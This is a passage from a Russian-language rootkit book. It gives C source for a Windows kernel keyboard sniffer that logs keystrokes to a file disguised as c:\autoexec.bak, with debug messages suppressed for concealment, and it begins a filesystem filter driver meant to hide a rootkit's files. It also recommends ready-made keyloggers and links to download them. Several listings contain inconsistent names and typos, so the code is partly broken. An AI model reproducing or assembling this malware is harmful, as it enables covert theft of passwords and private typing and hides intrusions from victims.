Итак, начнем с функции `DriverEntry`. Первым делом она должна установить «сквозную» функцию, которая будет называться `KeyPassThru`. Затем она регистрирует обработчик IRP-запросов на чтение клавиатуры `KeyRead` и создает вызовом функции `HookKbrd` новое устройство в цепочке, прослушиванием которого и займется драйвер:

```
for (int i=0; i < IRP_MJ_MAXIMUM_FUNCTIONS; i++)
    pDriverObject->MajorFunction[i] = KeyPassThru;
    pDriver->MajorFunction[IRP_MJ_READ] = KeyRead;
    HookKbrd( pDriverObject );
```

7.1. РЕГИСТРАЦИЯ ФИЛЬТРА КЛАВИАТУРЫ

Новое устройство тоже будет клавиатурой. Его описывает структура `DEVICE_EXTENSION`:

```
typedef struct _DEVICE_EXTENSION
{
    PDEVICE_OBJECT pKeyboardDevice;
    PTHREAD pThreadObj;
    bool bhThreadTerminate;
    HANDLE hLogFile;
```

Глава 7. Пишем снiffeр клавиатуры

```
KEY_STATE kState;
KSEMAPHORE semQueue;
KSPIN_LOCK lockQueue;
LIST_ENTRY QueueListHead;
} DEVICE_EXTENSION, *PDEVICE_EXTENSION;
```

Флаги нового устройства должны быть установлены идентично флагам основного устройства клавиатуры. Просмотреть флаги можно с помощью программы **DeviceTree** (рис. 7.1). Код функции HookKbrd приведен в листинге 7.1.




Рис. 7.1. DeviceTree: просмотр информации о флагах драйвера

Листинг 7.1. Установка фильтра клавиатуры

```
NTSTATUS HookKbrd(IN PDRIVER_OBJECT pDriverObject)
{
    // фильтр объекта устройства
    PDEVICE_OBJECT pKeyboard;
    NTSTATUS status;
    // создаем объект устройства для клавиатуры
    status = IoCreateDevice(pDriverObject,
        sizeof(DEVICE_EXTENSION), NULL,
```

```

        FILE_DEVICE_KEYBOARD, 0, true, pKeyboard);
// убедимся, что устройство действительно создано
if(!NT_SUCCESS(status)) return status;
// Устанавливаем флаги
pKeyboard->Flags =
    pKeyboard->Flags | (DO_BUFFERED_IO | DO_POWER_PAGABLE);
pKeyboard->Flags = pKeyboard->Flags & ~DO_DEVICE_INITIALIZING;
// инициализируем структуру DEVICE_EXTENSION.
// сначала обнуляем
RtlZeroMemory(pKeyboard->DeviceExtension,
sizeof(DEVICE_EXTENSION));
PDEVICE_EXTENSION pKeyboardExtension =
    (PDEVICE_EXTENSION)pKeyboard->DeviceExtension;
// Наше устройство в цепочке устройств будет находиться
// выше устройства KeyboardClass0 (имя в Unicode).
// Устанавливаем фильтр вызовом IoAttachDevice
CCHAR NameBuffer[64] = "\\Device\\KeyboardClass0";
STRING NameString;
UNICODE_STRING KeyboardDeviceName;
RtlInitAnsiString(&NameString, NameBuffer);
RtlAnsiStringToUnicodeString(&KeyboardDeviceName,
&NameString, TRUE);
IoAttachDevice(pKeyboard,
&KeyboardDeviceName,&pKeyboardExtension->pKeyboardDevice);
RtlFreeUnicodeString(uKeyboardDeviceName);
DbgPrint("Attaching Filter Device ... OK\n");
return STATUS_SUCCESS;
} // HookKbrd

```

7.2. ЗАПУСК ОТДЕЛЬНОГО ПОТОКА, ПРОТОКОЛИРУЮЩЕГО НАЖАТИЯ КЛАВИШ

Вернемся к нашей функции `DriverEntry`. После установки ловушки для клавиатуры нам нужно инициализировать поток для записи нажатий клавиш в файл. Поскольку это удовольствие довольно объемно, оформим его в виде функции `InitKeySniffer` (листинг 7.2).

Листинг 7.2. Функция InitKeySniffer

```

NTSTATUS InitKeySniffer( IN PDRIVER_OBJECT pDriverObject)
{
    // Указатель на DEVICE_EXTENSION используется для
    // инициализации некоторых членов структуры
    PDEVICE_EXTENSION pKeyboardExtension =
        (PDEVICE_EXTENSION)pDriver->DeviceObject->DeviceExtension;

```

```
// Состояние потока, протоколирующего нажатия клавиш,
// будем хранить в bThreadTerminate
pKeyboardExtension->bThreadTerminate = false;
// Создаем поток
HANDLE hThread;
NTSTATUS status = PsCreateSystemThread(&hThread,
    (ACCESS_MASK) 0,
    NULL, (HANDLE) 0,
    NULL, LogKeysThread,
    pKeyboardExtension);
if(!NT_SUCCESS(status)) return status;
// Получаем указатель на объект потока
ObReferenceObjectByHandle( hThread, THREAD_ALL_ACCESS,
    NULL, KernelMode,
    (PVOID*)&pKeyboardExtension->pThreadObj, NULL );
// Нам больше не нужен дескриптор потока
ZwClose(hThread);
return status;
}
```

Как видите, в функции `InitKeySniffer` ничего сложного нет: мы просто создаем поток, который будет перехватывать нажатия клавиш. Протоколировать сами нажатия клавиш будет функция `LogKeysThread`, но о ней позже.

Опять возвращаемся к `DriverEntry`. Нажатия клавиш, особенно когда кто-то быстро набирает текст, представляют собой непрерывный поток скан-кодов. Для его хранения нам понадобится связный список. Создадим же его:

```
PDEVICE_EXTENSION pKeyboardExtension =
    (PDEVICE_EXTENSION) pDriver->DeviceObject->DeviceExtension;
InitializeListHead(&pKeyboardExtension->QueueListHead);
```

Теперь займемся синхронизацией доступа к этому списку. Для синхронизации мы должны использовать спин-блокировку (spinlock) – механизм, используемый ядром Windows NT для обеспечения взаимоисключающего доступа к глобальным системным структурам данных. Если мы не будем использовать взаимоблокировку (это другое название spinlock'a), то рискуем увидеть синий экран смерти, когда два потока одновременно попытаются получить доступ к связному списку.

```
KeInitializeSpinLock(&pKeyboardExtension->lockQueue);
KeInitializeSemaphore(&pKeyboardExtension->semQueue, 0, MAXLONG);
```

После этого приступим к созданию файла протокола - в него мы будем записывать перехваченные нажатия клавиш. Назовем его `c:\autoexec.bak`. Почему именно так? А чтобы никто не догадался. С одной стороны, расширение `.bak` не вызовет подозрений, а с другой стороны, наш файл не будет

перезаписан текстовым редактором, поскольку в Windows 2000/XP файл autoexec.bat не используется.

```

IO_STATUS_BLOCK          file_stat;
OBJECT_ATTRIBUTES        attrib;
CCHAR                  NameFile[64] = "\\\DosDevices\\c:\\autoexec.bak";
STRING                 NameString;
UNICODE_STRING          FileName;
RtlInitAnsiString(&NameString, NameFile);
RtlAnsiStringToUnicodeString(&FileName, &NameString, TRUE);
InitializeObjectAttributes( &attrib, &FileName,
                           OBJ_CASE_INSENSITIVE, NULL, NULL);
Status = ZwCreateFile(&pKeyboardExtension->hLogFile,
                      GENERIC_WRITE,&attrib,&file_stat,
                      NULL, FILE_ATTRIBUTE_NORMAL, 0,
                      FILE_OPEN_IF,FILE_SYNCHRONOUS_IO_NONALERT,NULL,0);
RtlFreeUnicodeString(&FileName);
if (Status != STATUS_SUCCESS)
{
    DbgPrint("Cannot create log file...\n");
    DbgPrint("Status = %x\n",file_stat);
}
else
{
    // файл успешно создан, не выводим никаких отладочных сообщений -
    // для маскировки
    // DbgPrint("Creating file... OK\n");
}

```

Мы практически написали функцию DriverEntry. Все, что нам осталось, — это зарегистрировать функцию, вызываемую при выгрузке драйвера из памяти:

```

pDriverObject->DriverUnload = SnifferUnload;
return STATUS_SUCCESS;

```

Код функции SnifferUnload приведен в листинге 7.3.

Листинг 7.3. Функция SNIFFERUNLOAD

```

VOID SnifferUnload( IN PDRIVER_OBJECT pDriverObject)
{
    //Получаем указатель на DEVICE_EXTENSION
    PDEVICE_EXTENSION pKeyboardExtension =
    (PDEVICE_EXTENSION)
    pDriverObject->DeviceObject->DeviceExtension;
    //Отключаем фильтр
    IoDetachDevice(pKeyboardExtension->pKeyboardDevice);
}

```

```

// подождем, пока наши IRP "умрут" (выйдет их TTL) перед
удалением
// устройства
KTIMER Timer;
LARGE_INTEGER timeout;
timeout.QuadPart = 1000000; // 0.1 с
KeInitializeTimer(&Timer);
while(numPendingIrpss > 0)
{
    //Устанавливаем таймер
    KeSetTimer(&Timer, timeout, NULL);
    KeWaitForSingleObject(&Timer,
        Executive, KernelMode, false ,NULL);
}
//Завершаем поток снiffeра
pKeyboardExtension ->bThreadTerminate = true;
// Освобождаем семафор
KeReleaseSemaphore(&pKeyboardExtension->semQueue, 0, 1, TRUE);
KeWaitForSingleObject(pKeyboardExtension->pThreadObj,
    Executive, KernelMode, false, NULL);
//Закрываем файл
ZwClose(pKeyboardExtension->hLogFile);
//Удаляем устройство
IoDeleteDevice (pDriverObject->DeviceObject);
return;
}

```

7.3. ОБРАБОТКА IRP ЧТЕНИЯ КЛАВИАТУРЫ

Теперь рассмотрим функцию KeyRead, обрабатывающую IRP_MJ_READ. Эта функция вызывается при обработке контроллером клавиатуры запроса на чтение. На этот момент IRP еще не содержит нужной нам информации: нам нужен IRP уже после того, как было зафиксировано нажатие клавиши, то есть тогда, когда IRP будет возвращаться обратно от контроллера клавиатуры. Значит, нашему драйверу придется зарегистрировать завершающую процедуру с помощью вызова IoSetCompletionRoutine, иначе мы не сможем воспользоваться результатом IRP.

Листинг 7.4. Функция KEYREAD

```

NTSTATUS KeyRead(IN PDEVICE_OBJECT pDeviceObject, IN PIRP pIrp)
{
    PIO_STACK_LOCATION currentIrpStack =
        IoGetCurrentIrpStackLocation(pIrp);
    PIO_STACK_LOCATION nextIrpStack = IoGetNextIrpStackLocation(pIrp);
    *nextIrpStack = *currentIrpStack;
}

```

```
// передаем запрос IRP "вниз"
IoCopyCurrentIrpStackLocationToNext(pIrp);
// регистрируем завершающую процедуру ReadCompletion
IoSetCompletionRoutine(pIrp, ReadCompletion,
    Device, TRUE, TRUE, TRUE);
// увеличиваем счетчик полученных IRP
// Это глобальная переменная
numIrp++; 
// передаем IRP на уровень вниз
return IoCallDriver(
    (PDEVICE_EXTENSION)Device->DeviceExtension)->KeyboardDevice,
    pIrp);
} // KeyRead
```

После KeyRead самое время заняться функцией ReadCompletion. Она вызывается тогда, когда в системном буфере уже есть скан-код нажатой клавиши и остается его оттуда извлечь. Точнее, в системном буфере находится массив из нескольких элементов – структур KEYBOARD_INPUT_DATA, каждый из которых соответствует нажатой клавише.

```
typedef struct _KEYBOARD_INPUT_DATA {
    USHORT UnitId;
    USHORT MakeCode;
    USHORT Flags;
    USHORT Reserved;
    ULONG ExtraInformation;
} KEYBOARD_INPUT_DATA, *PKEYBOARD_INPUT_DATA;
```

Мы отведем для хранения нажатой клавиши не эту структуру, а определим более удобную для наших целей структуру KEY_DATA:

```
struct KEY_DATA
{
    LIST_ENTRY ListEntry; // позиция в связном списке
    char Data;
    char Flags;
};
```

Нам понадобится еще одна структура – структура состояния клавиши, с помощью которой можно указать, какие из клавиш-модификаторов (Ctrl, Alt, Shift) были нажаты одновременно с ней.

```
struct KEY_STATE
{
    bool kSHIFT;           //нажата Shift
    bool kCAPSLOCK;        //нажата CAPS LOCK
    bool kCTRL;            //нажата Ctrl
    bool kALT;             //нажата Alt
};
```

Листинг 7.5. Функция ReadCompletion

```

NTSTATUS ReadCompletion(IN PDEVICE_OBJECT pDeviceObject,
                       IN PIRP pIrp, IN PVOID Context)
{
    PDEVICE_EXTENSION pKeyboardExtension =
        (PDEVICE_EXTENSION)Device->DeviceExtension;

    if (Irp->IoStatus.Status == STATUS_SUCCESS)
    {
        PKEYBOARD_INPUT_DATA keys =
            (PKEYBOARD_INPUT_DATA)pIrp->AssociatedIrp.SystemBuffer;
        // сколько нажатий клавиш успело попасть в буфер
        int numKeys =
            Irp->IoStatus.Information / sizeof(KEYBOARD_INPUT_DATA);
        for(int i = 0; i < numKeys; i++)
        {
            DbgPrint("ScanCode: %x\n", keys[i].MakeCode);
            if(keys[i].Flags == KEY_BREAK) DbgPrint("%s\n", "Key Up");
            if(keys[i].Flags == KEY_MAKE) DbgPrint("%s\n", "Key Down");
            // копируем данные из IRP в структуру KEY_DATA
            KEY_DATA* keyData =
                (KEY_DATA*)ExAllocatePool(NonPagedPool,
                                         sizeof(KEY_DATA));
            keyData->Data = (char)keys[i].MakeCode;
            keyData->Flags = (char)keys[i].Flags;
            //Добавляем структуру KEY_DATA в связный список
            ExInterlockedInsertTailList(
                &pKeyboardExtension->QueueListHead,
                &keyData->ListEntry,
                &pKeyboardExtension->lockQueue);
            //Увеличиваем семафор на 1
            KeReleaseSemaphore(&pKeyboardExtension->semQueue, 0, 1, FALSE);
        } // for
    } // if
    // Помечаем IRP как задержанный
    if(pIrp->PendingReturned) IoMarkIrpPending(pIrp);
    // по завершении обработки IRP уменьшаем счетчик
    numIrps--;
    return Irp->IoStatus.Status
} // ReadCompletion

```

7.4. ЗАПИСЬ ПЕРЕХВАЧЕННЫХ КЛАВИШ В ФАЙЛ

Почему мы не можем сохранять нажатые клавиши в файл прямо в ходе выполнения функции ReadCompletion? Потому, что она работает с

приоритетом IRQL, равным DISPATCH_LEVEL, на котором операции с файлами запрещены. Поэтому ReadCompletion должна передать данные о нажатиях клавиш потоку, который мы создали при инициализации снiffeра. Этот поток уже запишет информацию в файл. Обмениваться данными эти потоки будут через общий для них связный список, находящийся в невыгружаемой памяти (NonPagedPool memory).

Листинг 7.6. Функция LogKeysThread, записывающая нажатия клавиш в файл

```
VOID LogKeysThread (IN PVOID Context)
{
    PDEVICE_EXTENSION pKeyboardExtension =
        (PDEVICE_EXTENSION)Context;
    PDEVICE_OBJECT pKeyboard =
        pKeyboardExtension->pKeyboardDevice;
    // элемент списка
    PLIST_ENTRY pListEntry;
    LIST_ENTRY ListEntry;
    KEY_DATA* keyData;
    // Главный цикл обработки скан-кодов
    while(true)
    {
        // Ожидаем данные
        KeWaitForSingleObject(
            &pKeyboardExtension->semQueue,
            Executive, KernelMode,
            FALSE, NULL);
        pListEntry = ExInterlockedRemoveHeadList(
            &pKeyboardExtension->QueueListHead,
            &pKeyboardExtension->lockQueue);
        // Поток ядра нельзя завершить извне.
        // Завершаем его самостоятельно, если флаг завершения
        // установлен.
        // Этот флаг устанавливается только в случае
        // выгрузки драйвера
        if(pKeyboardDeviceExtension->bThreadTerminate == true)
        {
            PsTerminateSystemThread(STATUS_SUCCESS);
        }
        // извлекаем данные из списка.
        // макрос CONTAINING_RECORD возвращает указатель
        // на начало структуры данных
        keyData = CONTAINING_RECORD( pListEntry,
            KEY_DATA, ListEntry);
        // преобразуем скан-код в код клавиши
        char keys[3] = {0};
        ScanCode2KeyCode(pKeyboardExtension, keyData, keys);
    }
}
```

```

//убедимся, что получен правильный код перед записью его в файл
if(keys != 0)
{
    //записываем данные в файл
    if(pKeyboardExtension->hLogFile != NULL)
    {
        IO_STATUS_BLOCK io_status;
        NTSTATUS status =
            ZwWriteFile(pKeyboardExtension->hLogFile,
                        NULL,NULL,NULL,
                        &io_status,
                        &keys,strlen(keys),
                        NULL,NULL);
        } // if
    } // if
} // while
return;
} // LogKeysThread

```

Теперь рассмотрим функцию ScanCode2KeyCode. Поскольку она носит служебный характер, то я просто приведу ее листинг — без комментариев. Данная функция использует массивы KeyMap и ExtendedKeyMap, а также несколько определений (лучше эти таблицы вынести в отдельный заголовочный файл — codes.h).

Листинг 7.7. Преобразование скан-кода в код клавиши

```

void ScanCode2KeyCode (PDEVICE_EXTENSION DeviceExtension,
                      KEY_DATA* keyData, char* keys)
{
    char key = 0;
    key = KeyMap[keyData->KeyData];
    KEVENT event = {0};
    KEYBOARD_INDICATOR_PARAMETERS indParams = {0};
    IO_STATUS_BLOCK ioStatus = {0};
    NTSTATUS status = {0};
    KeInitializeEvent(&event, NotificationEvent, FALSE);
    PIRP irp =
        IoBuildDeviceIoControlRequest(
            IOCTL_KEYBOARD_QUERY_INDICATORS,
            DeviceExtension->pKeyboardDevice, NULL,0,
            &indParams,sizeof(KEYBOARD_ATTRIBUTES),
            TRUE,&event,&ioStatus);
    status = IoCallDriver(DeviceExtension->pKeyboardDevice, irp);
    if (status == STATUS_PENDING)
    {
        (VOID) KeWaitForSingleObject(

```

RootKits

```
    &event,Suspended,KernelMode, FALSE,NULL);
}
status = irp->IoStatus.Status;
if(status == STATUS_SUCCESS)
{
    indParams = *
    (PKEYBOARD_INDICATOR_PARAMETERS)
    irp->AssociatedIrp.SystemBuffer;
    if(irp)
    {
        int flag = (indParams.LedFlags & KEYBOARD_CAPS_LOCK_ON);
        DbgPrint("Caps Lock Indicator Status: %x.\n",flag);
    }
    else
        DbgPrint("Error allocating Irp");
}//end if

switch(key)
{
    case LSHIFT:
        if(KeyData->Flags == KEY_MAKE)
            DeviceExtension->kState.kSHIFT = true;
        else
            DeviceExtension->kState.kSHIFT = false;
        break;

    case RSHIFT:
        if(KeyData->Flags == KEY_MAKE)
            DeviceExtension->kState.kSHIFT = true;
        else
            DeviceExtension->kState.kSHIFT = false;
        break;
    case CTRL:
        if(KeyData->Flags == KEY_MAKE)
            DeviceExtension->kState.kCTRL = true;
        else
            DeviceExtension->kState.kCTRL = false;
        break;
    case ALT:
        if(KeyData->Flags == KEY_MAKE)
            DeviceExtension->kState.kALT = true;
        else
            DeviceExtension->kState.kALT = false;
        break;
    case SPACE:
        if((DeviceExtension->kState.kALT != true) &&
           (KeyData->Flags == KEY_BREAK))
            keys[0] = 0x20;
        break;
}
```

```

case ENTER:
    if((DeviceExtension->kState.kALT != true) &&
       (KeyData->Flags == KEY_BREAK))
    {
        keys[0] = 0x0D;
        keys[1] = 0x0A;
    }
break;
default:
    if((DeviceExtension->kState.kALT != true) &&
       (DeviceExtension->kState.kCTRL != true) &&
       (KeyData->Flags == KEY_BREAK))
    {
        if((key >= 0x21) && (key <= 0x7E))
        {
            if(DeviceExtension->kState.kSHIFT == true)
                keys[0] = ExtendedKeyMap[KeyData->Data];
            else
                keys[0] = key;
        }
        // if
        // if
        break;
    }
    // switch(keys)
}
// ScanCode2KeyCode

```

7.5. СБОРКА СНИФФЕРА

Снiffeр уже написан. Вам сейчас предстоит огромная работа: собрать приведенный в предыдущем пункте код воедино. Те, кто справятся с этим заданием, могут считать, что они не только прекрасно знают C, но и разобрались со всем предыдущим материалом. В этом пункте я постараюсь вам в этом помочь. Конечно, можно было просто привести в приложении полный исходный код, но я в целях вашего развития не буду этого делать.

Во-первых, когда будете подключать заголовочные файлы, не забудьте о файлах ntddk.h и ntddkbd.h.

```
#include "ntddk.h"
#include "ntddkbd.h"
```

Также не нужно забывать о нашем файле codes.h, в котором хранится информация о скан-кодах.

Переменная numIrps должна быть глобальной:

```
int numIrps = 0;
```

Если вы разбили функции на разные файлы, то не забудьте указать, что эта переменная — внешняя:

```
extern numItrs;
```

Для краткости мы использовали новый тип BOOL, поэтому его нужно объявить:

```
typedef BOOLEAN BOOL;
```

Вроде бы все. Теперь вам нужно создать MAKEFILE и откомпилировать драйвер.

7.6. ГОТОВЫЕ КЛАВИАТУРНЫЕ СНИФФЕРЫ


Вам лень писать собственный снiffeр? Могу порекомендовать проверенный временем снiffeр клавиатуры **HookDump**. Найти его в Интернете не составит особого труда. Причем **HookDump** написан настолько давно, что в сети вы можете найти его версии как для Win 3.11, так и для Windows XP.

Программа запускается и ничем не проявляет себя. Ее поведение зависит от настроек в конфигурационном файле. Там вы можете указать, будет ли **HookDump** показывать интерфейс при запуске, будет ли он загружаться автоматически, что именно нужно перехватывать – события клавиатуры и/или события мыши, в какой файл нужно записывать все нажатия клавиш.

Программа очень хорошая, но у нее один недостаток: уж больно она «засветилась», поэтому ее определяют даже самые древние антивирусы. И еще: для установки программы вам необходим физический доступ к компьютеру. Ранние версии **HookDump** нужно было также самостоятельно прописывать в реестре для автоматического запуска.

Разумеется, кроме **HookDump** существуют и другие программы. Например, в архиве <http://www.sources.ru/builder/ks.rar> содержится уже готовый клавиатурный снiffeр, работающий по тому же принципу, что и **HookDump**. Прочитать о нем можно на сайте <http://www.hardline.ru/3/37/3579>. Там же вы найдете ссылку на его исходный код.

Создание клавиатурного снiffeра описано в множестве статей. Например, в <http://hackzone.stsland.ru/specxakep/s004/074/1.html> рассказано, как написать снiffeр с использованием Visual C, а не DDK.



ГЛАВА 8. СОКРЫТИЕ ФАЙЛОВ

Одна из важнейших функций руткита – это сокрытие файлов самого руткита и файлов, прописанных в его конфигурационном файле руткита.

В главе 6 мы рассмотрели перехват вызова ZwQuerySystemInformation для сокрытия процессов; тем же способом можно перехватить функцию ZwQueryDirectoryFile и скрывать файлы. Но этот способ имеет два недостатка: во-первых, он сравнительно легко обнаруживается, а во-вторых, он не позволяет скрыть файлы, расположенные на общих разделах. Используя многоуровневые драйверы, мы можем избавиться от этих недостатков.

Как всегда, начнем с функции DriverEntry:

```
PDEVICE_OBJECT drive_devices[26];
NTSTATUS DriverEntry(IN PDRIVER_OBJECT pDriver, IN PUNICODE_STRING
pRegPath)
{
    // битовые массивы
    ULONG HookableDrives = 0;
    ULONG DrivesToHook = 0;
    // остальной инициализационный код...
    for (i=0; i<=IRP_MJ_MAXIMUM_FUNCTION; i++)
    {
        pDriver->MajorFunction[i] = DispatchFunction;
    }
    pDriver->FastIoDispatch = My_FastIOHook;
    for (i=0; i<26; i++) drive_devices[i] = NULL;
    get_drives_for_hook(&HookableDrives);
    // DrivesToHook = диски, которые мы будем перехватывать
    set_drive_hook(&HookableDrives, DrivesToHook, pDriver);
}
```

DispatchFunction будет нашим единственным обработчиком для всех типов IRP.

Здесь же мы устанавливаем таблицу FastIoDispatch, содержащую указатели на функции-обработчики вызовов FastIo – метода коммуникации драйверов файловых систем:

```
FAST_IO_DISPATCH My_FastIOHook =
{
    sizeof(FAST_IO_DISPATCH),
    FilterFastIoCheckIfPossible,
    FilterFastIoRead,
    FilterFastIoWrite,
    FilterFastIoQueryBasicInfo,
    FilterFastIoQueryStandardInfo,
    FilterFastIoLock,
    FilterFastIoUnlockSingle,
    FilterFastIoUnlockAll,
    FilterFastIoUnlockAllByKey,
    FilterFastIoDeviceControl,
    FilterFastIoAcquireFile,
    FilterFastIoReleaseFile,
    FilterFastIoDetachDevice,
    FilterFastIoQueryNetworkOpenInfo,
    FilterFastIoAcquireForModWrite,
    FilterFastIoMdlRead,
    FilterFastIoMdlReadComplete,
    FilterFastIoPrepareMdlWrite,
    FilterFastIoMdlWriteComplete,
    FilterFastIoReadCompressed,
    FilterFastIoWriteCompressed,
    FilterFastIoMdlReadCompleteCompressed,
    FilterFastIoMdlWriteCompleteCompressed,
    FilterFastIoQueryOpen,
    FilterFastIoReleaseForModWrite,
    FilterFastIoAcquireForCcFlush,
    FilterFastIoReleaseForCcFlush
};
```

Более подробную информацию о FastIO, а также о работе с файловой системой вы сможете получить в справочной системе NT DDK.

Функция `get_drives_for_hook` возвращает список дисков, для которых можно установить ловушку. В список не войдут следующие диски:

- диски, тип которых невозможно определить;
- диски, на которых не существует корневого каталога;
- сменные диски (дискеты, компакт-диски, Flash-диски).

На эти диски нет смысла помещать скрытые файлы, поэтому мы исключаем их из списка. Нас интересуют диски следующих типов:

- DRIVE_FIXED – фиксированный, несменный диск (жесткий диск);
- DRIVE_REMOTE – удаленный (сетевой) диск;
- DRIVE_RAMDISK – диск, размещенный в оперативной памяти.

Листинг 8.1. Определение дисков, для которых возможна установка ловушки

```
NTSTATUS get_drives_for_hook(DWORD *drives)
{
    PROCESS_DEVICEMAP_INFORMATION dev_map;
    NTSTATUS status;
    int drive;

    // 26 битов справа соответствуют имеющимся/доступным дискам
    DWORD AllDrives, AvailDrives;
    if (drives == NULL) return STATUS_UNSUCCESSFUL;
    status = ZwQueryInformationProcess((HANDLE) 0xffffffff,
        ProcessDeviceMap, &dev_map, sizeof(dev_map), NULL);
    if (!NT_SUCCESS(status)) return status;
    // Получаем список дисков
    AllDrives = dev_map.Query.DriveMap;
    AvailDrives = AllDrives;
    for (drive = 0; drive < 32; ++drive)
    {
        if (AllDrives & (1<< drive))
        {
            switch (dev_map.Query.DriveType[drive])
            {
                case DRIVE_UNKNOWN:
                case DRIVE_NO_ROOT_DIR:
                    AvailDrives &= ~(1 << drive);
                    break;
                case DRIVE_REMOVABLE:
                    AvailDrives &= ~(1 << drive);
                    break;
                case DRIVE_CDROM:
                    AvailDrives &= ~(1 << drive);
                    break;
            }
        }
    }
    *drives = AvailDrives;
    return status;
}
```

Функция set_drive_hook (листинг 8.2) устанавливает сами ловушки для доступных дисков.

Листинг 8.2. Установка ловушек

```

VOID set_drive_hook (IN PULONG pHookableDrives,
                     IN ULONG DrivesToHook,
                     IN PDRIVER_OBJECT pDriver)
{
    ULONG drive, i, Drives;
    ULONG bit;

    Drives = *pHookableDrives;
    for (drive=0; drive<26; ++drive)
    {
        bit = 1 << drive;
        if ((bit & Drives) && (bit & DrivesToHook))
        {
            if (!hook_drive(drive, pDriver))
            {
                // удаляем диск из набора дисков,
                // если не удалось установить ловушку
                Drives &= ~bit;
            }
            else
            {
                for (i=0; i<26; i++)
                {
                    if (drive_devices[i] == drive_devices [drive])
                        Drives |= (1<<i);
                }
            }
        }
        else if ((bit & Drives) && !(bit & DrivesToHook))
        {
            // Снять ловушку с указанных дисков
            for (i=0; i<26; i++)
            {
                if (drive_devices[i] == drive_devices [drive])
                {
                    unhook_drive(i);
                    Drives &= ~(1 << i);
                }
            }
        }
    }
    *pHookableDrives = Drives;
}

```

Осталось написать сами функции `hook_drive` и `unhook_drive`. Начнем с `unhook_drive` – она совсем короткая и простая:

```

VOID unhook_drive(IN ULONG drive)
{
    PHOOK_EXTENSION hook_ext;

    if(drive_devices[drive])
    {
        hook_ext = drive_devices[drive]->DeviceExtension;
        hook_ext -> hooked = FALSE;
    }
}

```

Код функции `hook_drive` приведен в листинге 8.3. Внимательно читайте комментарии, и вам все станет ясно.

Листинг 8.3. Установка ловушки непосредственно на логический диск

```

BOOLEAN hook_drive(IN ULONG Drive, IN PDRIVER_OBJECT pDriver)
{
    IO_STATUS_BLOCK io_status;
    HANDLE file_handle;
    OBJECT_ATTRIBUTES attributes;
    PDEVICE_OBJECT sysDevice;
    PDEVICE_OBJECT hookDevice;
    UNICODE_STRING fname_unicode;
    PFILE_FS_ATTRIBUTE_INFORMATION file_attributes;
    ULONG file_fs_attributes_size;
    WCHAR fname[] = L"\\DosDevices\\C:\\";
    NTSTATUS status;
    ULONG i;
    PFILE_OBJECT file_ob;
    PHOOK_EXTENSION hook_ext;
    if (Drive >= 26) return false; // недопустимая буква диска
    // проверяем, не стоит ли уже ловушка для этого диска
    if (drive_devices[Drive] != NULL)
    {
        hook_ext = drive_devices[Drive]->DriveExtension;
        hook_ext->Hooked = TRUE;
        return TRUE;
    }
    fname[12] = (CHAR) ('C'+Drive); // имя диска
    RtlInitUnicodeString(&fname_unicode, fname);
    // открываем корневой каталог тома
    InitializeObjectAttributes(&attributes, &fname_unicode,
        OBJ_CASE_INSENSITIVE, NULL, NULL);
    status = ZwCreateFile(&file_handle,
        SYNCHRONIZE|FILE_ANY_ACCESS,
        &attributes, &io_status, NULL, 0,
        FILE_SHARE_READ | FILE_SHARE_WRITE, FILE_OPEN,

```

Глава 8. Сокрытие файлов

```
FILE_SYNCHRONOUS_IO_NOALERT | FILE_DIRECTORY_FILE, NULL, 0);
if (!NT_STATUS(status))
    return false;
// используем дескриптор файла для поиска объекта файла
status = ObReferenceObjectByHandle(file_handle, FILE_READ_DATA,
    NULL, KernelMode, &file_ob, NULL);
if (!NT_STATUS(status))
{
    // если мы не можем получить объект файла по его
    // дескриптору, возвращаем false
    ZwClose(file_handle);
    return false;
}
// Получаем объект устройства по объекту файла
sysDevice = IoGetRelatedDeviceObject(file_ob);
if (!sysDevice)
{
    ObDereferenceObject(file_ob);
    ZwClose(file_handle);
    return false;
}
// сравниваем полученное устройство с уже перехваченными.
// Если речь идет о сетевых дисках, то разные буквы диска
// могут ссылаться на одно и то же устройство
for(i=0; i<26; i++)
{
    if(drive_devices[i] == sysDevice)
    {
        ObDereferenceObject(file_ob);
        ZwClose(file_handle);
        drive_devices[Drive] = sysDevice;
        return true;
    }
}
// Создаем объект устройства и присоединяем его к
// устройству файловой системы
status = IoCreateDevice(pDriver, sizeof(HOOK_EXTENSION), NULL,
    sysDevice->DeviceType, sysDevice->Characteristics, FALSE,
    &hookDevice);
if (!NT_SUCCESS(status))
{
    ObDereferenceObject(file_ob);
    ZwClose(file_handle);
    return FALSE;
}
// Сбрасываем флаг инициализации устройства.
// Если этого не сделать, то в цепочку устройств
// невозможно будет поместить устройство выше нашего
```

```

hookDevice->Flags &= ~DO_DEVICE_INITIALIZING;
